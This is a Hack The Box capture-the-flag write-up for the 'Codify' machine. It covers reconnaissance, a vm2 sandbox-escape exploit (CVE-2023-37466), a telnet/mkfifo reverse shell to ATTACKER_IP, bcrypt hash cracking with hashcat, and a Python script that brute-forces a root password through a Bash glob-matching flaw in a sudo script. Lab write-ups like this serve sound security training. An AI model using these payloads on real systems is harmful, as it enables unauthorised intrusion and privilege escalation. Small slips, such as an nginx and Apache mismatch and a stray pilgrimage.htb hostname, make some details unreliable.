Codify			
Hack The Box		Type: offline CTF	
Categories:	☐ Network Security ☐ Cryptography ☐ Mobile Applications	☐ Reverse Engineering ☑ Web Applications ☐ Forensics	Difficulty: Easy
Name: Kasper Verhulst		Release date: 04-11-2023 Completing date: 13-12-2023	

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
$ nmap -sS -A -p1-1000 -oN nmap.out $BOX_IP
```

We find the following two services running on the machine

Port	Service	Version
22/tcp open	SSH	OpenSSH 8.9p1
80/tcp open	HTTP	Apache httpd 2.4.52

It seems there is an nginx web server and an ssh server running on the machine. We don't find any critical vulnerabilities present in these services. It is probably not a very good approach to just start brute-forcing the SSH service with an unknown username and password, so let's discover the web application.

```
$ gobuster dir -u http://codify.htb
-w /usr/share/wordlists/SecLists-master/Discovery/Web-Content/directory-list
    -2.3-medium.txt -x php,py,html,jsp
```

path	Status code
/about	200
/editor	200
/limitations	200
/server-status	403

```
$ gobuster vhost -u http://pilgrimage.htb -w
/usr/share/wordlists/SecLists-master/Discovery/DNS/subdomains-top1million-20000.txt
--append-domain
```

Seems like there aren't any subdomains. The HTML source code didn't cover us anything special either. Finally, Wappalyzer finds the web page was built with the NodeJS Express framework. Now let us visit the web application.

The home page introduces the application that is apparently meant to test Node.js code. The about us page learns us the application is built with the vm2 javascript sandboxing software. Finally, the limitations page explains there are some packages forbidden to import and only a small subset of packages can be imported.



Figure 1: codify.htb home page

Gaining Access

A quick Google search learns us the VM2 sandboxing software is full of vulnerabilities. For instance, I found a working PoC that enables RCE. When using this PoC to run the *id* command, we find the webserver is running under the *svc* user. Furthermore, the following users exist on the box:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
...
joshua:x:1000:1000:,,,:/home/joshua:/bin/bash
svc:x:1001:1001:,,,:/home/svc:/bin/bash
...
_laurel:x:998:998::/var/log/laurel:/bin/false
```

Next to the *root* and *svc* user, there is one more user *joshua* with shell access. Now that we have a way to execute commands on the remote server, let us try to establish a reverse shell. First, opening a listening socket on our attacker's machine.

```
$ nc -nlvp 9393
```

After a few attempts, we manage to inject a reverse shell (created by `https://revshells.com`):

```
$ TF=$(mktemp -u);mkfifo $TF && telnet ATTACKER_IP 9393 0<$TF | /bin/bash 1>$TF
```

Now we enumarate the machine to elevate our privileges to the *root* user or pivot to the *joshua* user. In the web server's directory `/var/www/contact`, we find an sqlite file *tickets.db*. We can inspect the database with:

```
sqlit3 tickets.db
sqlite> .dump
```

In this dump, we can find a *users* table with an entry for user *joshua*. The password in the database is hashed with bcrypt, so let us try to crack this password.

```
hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
```

We can establish an SSH connection with this password as user *joshua*.

Privilege Escalation

Now that we have access as user *joshua*, we need to elevate our privileges to root-level. One of the first things we always check are the sudo privileges a regular user has by executing:

```
$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr
        /sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
```

We see the user can execute a mysql backup script as root. Let us inspect the script:

```
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "
    SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|
    performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "
        $db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
```

```
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

The user that executes the script is prompted for a password. This password is compared with a password taken from a file in the root directory. Unfortunately, we don't have the permissions to open that file right away. The vulnerability here is due to the use of == inside [[ ]] in Bash, which performs pattern matching rather than a direct string comparison. This means that the user input (USER_PASS) is treated as a pattern, and if it includes glob characters like * or ?, it can potentially match unintended strings.

The simplest user password that is accepted is a wildcard character *. Afterwards, we can try one character followed by the wildcard like a*. If the root password actually starts with a, that pattern will be correct. If the a is not the first character in the password, we continue with b*, c*, d*... In Appendix B, we have written a Python script that automates this procedure. The script finds the database password and we can switch to *root* user on the machine with this password.

A Sandbox Escape PoC for vm2 vulnerability CVE-2023-37466

```
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').
        execSync('id');
}
```

B Script to brute-force password for MySQL backup

```
from string import printable;
import subprocess

result = "";

while not result.endswith('*'):
    for i in printable:
        child = subprocess.Popen(['sudo', '/opt/scripts/mysql-backup.sh'],
            stdin=subprocess.PIPE, stdout=subprocess.PIPE, universal_newlines=
            True)
        child.communicate(result + i + '*')
        if child.returncode == 0:
            result += i
            print(result)
            break
```